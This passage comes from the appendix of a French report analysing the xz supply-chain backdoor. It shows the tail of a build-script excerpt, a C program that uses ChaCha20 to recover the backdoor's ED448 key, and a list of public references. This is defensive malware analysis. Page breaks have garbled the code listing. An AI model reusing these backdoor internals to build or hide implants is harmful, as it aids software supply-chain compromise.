244 mv -f .libs/liblzma_la-crc64-fast.o .libs/liblzma_la-crc64_fast.o
    || true
245 fi
246 rm -f liblzma_la-crc64-fast.o || true
247 fi
```

VI.2 Déchiffrement de la clef ED448

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4 #include <stdbool.h>
5 #include <openssl/evp.h>
6
7
8
9 #define CHACHA20_KEY_SIZE 32
10 #define CHACHA20_IV_SIZE 16
11
12 struct key_buf {
13     unsigned char key[CHACHA20_KEY_SIZE];
14     unsigned char iv[CHACHA20_IV_SIZE];
15 };
16
17 void hex_to_bytes(const char *hex, unsigned char *bytes, size_t len
18 ) {
19     for (size_t i = 0; i < len; i++) {
20         sscanf(hex + 2 * i, "%2hhx", &bytes[i]);
21     }
22 }
23
24 void print_hex(const char *label, const unsigned char *data, size_t
25 len) {
26     printf("%s: ", label);
27     for (size_t i = 0; i < len; i++) {
28         printf("%02X ", data[i]);
29     }
30     printf("\n");
31 }
32
33 bool chacha_decrypt(
34     unsigned char *in, int inl,
35     unsigned char *key, unsigned char *iv,
36     unsigned char *out
37 ) {
38     EVP_CIPHER_CTX *ctx = EVP_CIPHER_CTX_new();
39     if (!ctx) return false;
40
41     if (EVP_DecryptInit_ex(ctx, EVP_chacha20(), NULL, key, iv) !=
42         1) {
43         EVP_CIPHER_CTX_free(ctx);
44         return false;
45     }
46 }
```

```
43     }
44
45     int outl = 0;
46     if (EVP_DecryptUpdate(ctx, out, &outl, in, inl) != 1) {
47         EVP_CIPHER_CTX_free(ctx);
48         return false;
49     }
50
51     int finallen = 0;
52     if (EVP_DecryptFinal_ex(ctx, out + outl, &finallen) != 1) {
53         EVP_CIPHER_CTX_free(ctx);
54         return false;
55     }
56
57     EVP_CIPHER_CTX_free(ctx);
58     return true;
59 }
60
61
62 int main() {
63     struct key_buf buf = {0} , buf2 = {0} ;
64     const char *hex_ciphertext = "0
65         bdfcd9343562e97a5faa418272bf0faee056f558d9963dc712
66         e3d8dfc43c0aefbfe1ad1f8b8d87295b3b1ef87f6e23431f6561
67         45661a361da";
68     size_t cipher_len = strlen(hex_ciphertext) / 2;
69
70     unsigned char ciphertext[cipher_len];
71     unsigned char decrypted[cipher_len + 1];
72
73     hex_to_bytes(hex_ciphertext, ciphertext, cipher_len);
74
75     if (!chacha_decrypt(&buf, sizeof(buf), buf.key, buf.iv, &buf2))
76     {
77         printf("Erreur lors du dechiffrement\n");
78         return 1;
79     }
80
81     print_hex("Dechiffre (cle)", buf2.key, CHACHA20_KEY_SIZE);
82     print_hex("Dechiffre (IV)", buf2.iv, CHACHA20_IV_SIZE);
83
84     if (!chacha_decrypt(ciphertext, cipher_len, buf2.key, buf2.iv,
85         decrypted)) {
86         printf("Erreur lors du dechiffrement\n");
87         return 1;
88     }
89 }
```

```
87  
88     print_hex("Dechiffre (hex)", decrypted, cipher_len);  
89  
90     return 0;  
91  
92 }
```

Références

- [1] *Bash-stage Obfuscation Explained*. URL : <https://gynvael.coldwind.pl/?lang=en&id=782>.
- [2] *Binary Risk Intelligence – xz-backdoor*. URL : <https://github.com/binarly-io/binary-risk-intelligence/tree/master/xz-backdoor>.
- [3] *Deep Dive into XZ Utils Backdoor - Columbia Engineering, Advanced Systems Programming Guest Lecture*. URL : <https://www.youtube.com/watch?v=Q6ovtLdSbEA>.
- [4] *DFollow @Openwall on Twitter for new release announcements and other news*. URL : <https://www.openwall.com/lists/oss-security/2024/03/29/4>.
- [5] *Exploration of the xz backdoor*. URL : <https://github.com/amlweems/xzbot>.
- [6] *Gist relatif à XZ*. URL : [XZ %20Backdoor %20Analysis %20and %20symbol %20mapping](https://gist.github.com/amlweems/5c0e0e0e0e0e0e0e0e0e0e0e0e0e0e0e).
- [7] *GitHub XZ-RE's repo*. URL : <https://github.com/bluec0re/xz-re>.
- [8] *GitHub xzre's repo*. URL : <https://github.com/smx-smx/xzre/tree/main>.
- [9] *Notes on xz backdoor*. URL : <https://pastebin.com/5gnnL2yT>.
- [10] *Reverse engineering the XZ backdoor*. URL : <https://amnesia.sh/malware/2024/04/23/xz.html>.
- [11] Thomas ROCCIA. *The XZ Backdoor Story : The Undercover Operation That Set the Internet on Fire*. Conférence DEF CON 32. URL : <https://media.defcon.org/DEF%20CON%2032/DEF%20CON%2032%20presentations/DEF%20CON%2032%20-%20Thomas%20Roccia%20-%20The%20XZ%20Backdoor%20Story%20The%20Undercover%20Operation%20That%20Set%20the%20Internet%20on%20Fire.pdf>.
- [12] *Technical Deep Dive Into The XZ Backdoor - Timo Schmid*. URL : https://www.youtube.com/watch?v=QPcYkq_sRMc.
- [13] *Technical Deepdive into the XZ Backdoor*. URL : https://docs.google.com/presentation/d/1svZTSUcUDxRfTaMfaFmozBNFUvIvWa_1ApUY5yB4Bac/preview#slide=id.p.
- [14] *The xz attack shell script*. URL : <https://research.swtch.com/xz-script>.
- [15] *XZ backdoor story – Initial analysis*. URL : <https://securelist.com/xz-backdoor-story-part-1/112354/>.
- [16] *XZ backdoor : Hook analysis*. URL : <https://securelist.com/xz-backdoor-part-3-hooking-ssh/113007/>.